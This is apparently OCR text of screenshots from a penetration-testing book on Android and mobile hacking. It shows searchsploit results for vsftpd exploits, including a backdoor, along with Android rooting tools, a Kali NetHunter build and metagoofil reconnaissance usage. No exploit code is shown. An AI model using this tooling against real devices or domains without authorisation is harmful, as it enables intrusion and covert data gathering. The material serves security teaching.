

8:29
1) root@kali: ~
Last login: Mon Jan 28 16:57:17 UTC 2019 from 172.16.17.12 on pts/4
Linux kali 3.4.0-gcc51ee3-dirty #4 SMP PREEMPT Sat Dec 12 00:29:55 UTC 2015 armv7l
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# searchsploit vsftpd
Exploit Title | Path
(/usr/share/exploitdb/platforms)
vsftpd 2.0.5 (CWD) Remote Memory Consumption | ./linux/dos/5814.pl
vsftpd 2.3.2 - Denial of Service Vulnerabili | ./linux/dos/16270.c
VSFTPD 2.3.4 - Backdoor Command Execution | ./unix/remote/17491.rb
vsftpd FTP Server 2.0.5 - 'deny_file' Option | ./windows/dos/31818.sh
vsftpd FTP Server 2.0.5 - 'deny_file' Option | ./windows/dos/31819.pl
root@kali:~#



Android Architecture
Application
Application Framework
Libraries
Android Runtime
Linux Kernel



android device manager
Google Find My Device
Google LLC
Everyone
4.3 ★ (555,957) • 50 million
UNINSTALL
OPEN



Find My Device
United States
North Atlantic Ocean
Mexico
Venezuela
Brazil
Peru
Bolivia
Google
ZenPad
Location turned off
25%
!|>_<|!
Play Sound
Secure Device
Erase Device



Play Protect
Google Play Protect regularly checks your apps and device for harmful behavior.
You'll be notified of any security risks found.
LEARN MORE
Recently scanned apps:
+65 more
Apps scanned yesterday at 5:50 PM
Looks good
No harmful apps found
Scan device for security threats
Google will regularly check your device and prevent or warn about potential harm
Improve harmful app detection
Send unknown apps to Google for better


Developer options
On
OEM unlocking
Allow the bootloader to be unlocked
Running services
View and control currently running services
Advanced reboot
When unlocked, reboot will offer the options to reboot normally, into recovery, or fastboot
Debugging
USB debugging
Debug mode when USB is connected
Revoke USB debugging authorizations
Bug report shortcut
Show a button in the power menu for taking a bug report


Nexus Root Toolkit v2.1.9
Options
Update
Help
Nexus Root Toolkit v2.1.9
Basic Features:
Developed by WugFresh
Your model type:
Nexus 9
HTC Wi-Fi Tablet
Android 7.0.0 NRD90R
Change...
Initial Setup
Full Driver Installation Guide - Automatic + Manual
Unlock Bootloader
Unlock
This will wipe your device so make a backup first.
<----------
Restore/Upgrade/Downgrade
Flash Stock + Unroot
Current status:
Soft-Bricked/Bootloop
Device is on/Normal
Backup + Restore
Backup
Restore
Root
Root
And also flash:
Custom Recovery
Relock Bootloader
OEM Lock
After flashing stock, use this to fully return to factory settings.
Advanced Utilities
Launch
Please Donate
Help and support is greatly appreciated. Thank you!


Google Play
BusyBox
Stephen (Stericson)
Tools
INSTALL
4.2
155K reviews
2.3 MB
Everyone
Auto Update Busybox
Install Busybox
About BusyBox
Applet Manager
Install
Uninstall
The fastest, most trusted, and #1 BusyBox installer and uninstaller!


98 9:54
Google Play
TWRP Manager
(Requires ROOT)
Jmz Software
Tools
INSTALL
Contains ads • In-app purchases
4.0
34K reviews
4.2 MB
Everyone
- Install TWRP on rooted devices
- Make backups (classic or live)
- Restore backups
- Flash kernels, ROMs or any zip with ease
- Much more!!
JMZSOFTWARE
http://jmzsoftware.com
Backup, Restore, Install ROMs and Recoveries.
Read more




```
root@printer:~/Desktop# git clone https://github.com/offensive-security/kali-nethunter
Cloning into 'kali-nethunter'...
remote: Enumerating objects: 9530, done.
remote: Total 9530 (delta 0), reused 0 (delta 0), pack-reused 9530
Receiving objects: 100% (9530/9530), 2.10 GiB | 2.95 MiB/s, done.
Resolving deltas: 100% (4355/4355), done.
Checking out files: 100% (257/257), done.
```


```
root@printer:~/Desktop/kali-nethunter/nethunter-installer# ./bootstrap.sh
Would you like to use the experimental devices branch? (y/N): N
Would you like to grab the full history of devices? (y/N): N
Would you like to use SSH authentication (faster, but requires a GitHub account with SSH keys)? (y/N): N
Running command: git clone --depth 1 --branch master https://github.com/offensive-security/nethunter-devices.git devices
Cloning into 'devices'...
remote: Enumerating objects: 2703, done.
remote: Counting objects: 100% (2703/2703), done.
remote: Compressing objects: 100% (1367/1367), done.
remote: Total 2703 (delta 839), reused 2539 (delta 770), pack-reused 0
Receiving objects: 100% (2703/2703), 758.25 MiB | 2.97 MiB/s, done.
Resolving deltas: 100% (839/839), done.
Checking out files: 100% (2290/2290), done.
```


```
root@printer:~/Desktop/kali-nethunter/nethunter-installer# python build.py -h
usage: build.py [-h] [--device DEVICE] [--kitkat] [--lollipop] [--marshmallow]
                [--nougat] [--oreo] [--forcedown] [--uninstaller] [--kernel]
                [--nokernel] [--nobrand] [--nofreespace] [--supersu]
                [--nightly] [--generic ARCH] [--rootfs SIZE]
                [--release VERSION]

Kali NetHunter recovery flashable zip builder

optional arguments:
  -h, --help            show this help message and exit
  --device DEVICE, -d DEVICE
                        Allowed device names: ailsa_ii htc_pmewl dragon manta
                        flounder flocm flo grouper angler shamu shamucm
                        bullhead hammerheadmon hammerheadcm hammerhead
                        hammerheadcafcm makocm mako shieldtablet oneplusxcm
                        oneplus2cm oneplus2oos oneplus3 oneplus3-cm oneplus3T-
                        cm oneplus3-oos oneplus3T-oos oneplus1 oneplus5-oos
                        oneplus5-cm h830 h850 h918 us996 hlteeur hltecan
                        hltespr hltekor hlteeur-touchwiz hltecan-touchwiz
                        hltespr-touchwiz hltekor-touchwiz hltedcm-touchwiz
                        hltekdi-touchwiz jfltexx klte klteduos kltekdi kltekor
                        kltespr kltevzw kltechn kltechnduo klte-touchwiz
                        klteduos-touchwiz kltespr-touchwiz klteusc-touchwiz
                        kltevzw-touchwiz klteskt-touchwiz kltekdi-touchwiz
                        herolte heroltekor hero2lte hero2ltekor gracelte
                        graceltekor cancrocm a5ulte a5ulte-touchwiz dogo yuga
                        onem7gpe jiayus3a kiwi s2 cedric
  --kitkat, -kk         Android 4.4.4
  --lollipop, -l        Android 5
  --marshmallow, -m     Android 6
  --nougat, -n          Android 7
  --oreo, -o            Android 8
  --forcedown, -f       Force redownloading
  --uninstaller, -u     Create an uninstaller
  --kernel, -k          Build kernel installer only
  --nokernel, -nk       Build without the kernel installer
  --nobrand, -nb        Build without wallpaper or boot animation
  --nofreespace, -nf    Build without free space check
  --supersu, -su        Build with SuperSU installer included
  --nightly, -ni        Use nightly mirror for Kali rootfs download
                        (experimental)
  --generic ARCH, -g ARCH
                        Build a generic installer (modify ramdisk only)
```



High-Gain
150Mbps
TL-WN722N
TP-LINK®


ALFA
NETWORK

Chapter 3: Intelligence-Gathering Tools







root@QHack:~# metagoofil --help
* Metagoofil Ver 2.2
* Christian Martorella
* Edge-Security.com
* cmartorella_at_edge-security.com
Usage: metagoofil options
-d: domain to search
-t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
-l: limit of results to search (default 200)
-h: work with documents in directory (use "yes" for local analysis)
-n: limit of files to download
-o: working directory (location to save downloaded files)
-f: output file
Examples:
metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)
root@QHack:~#


Metagoofil results

[redacted]

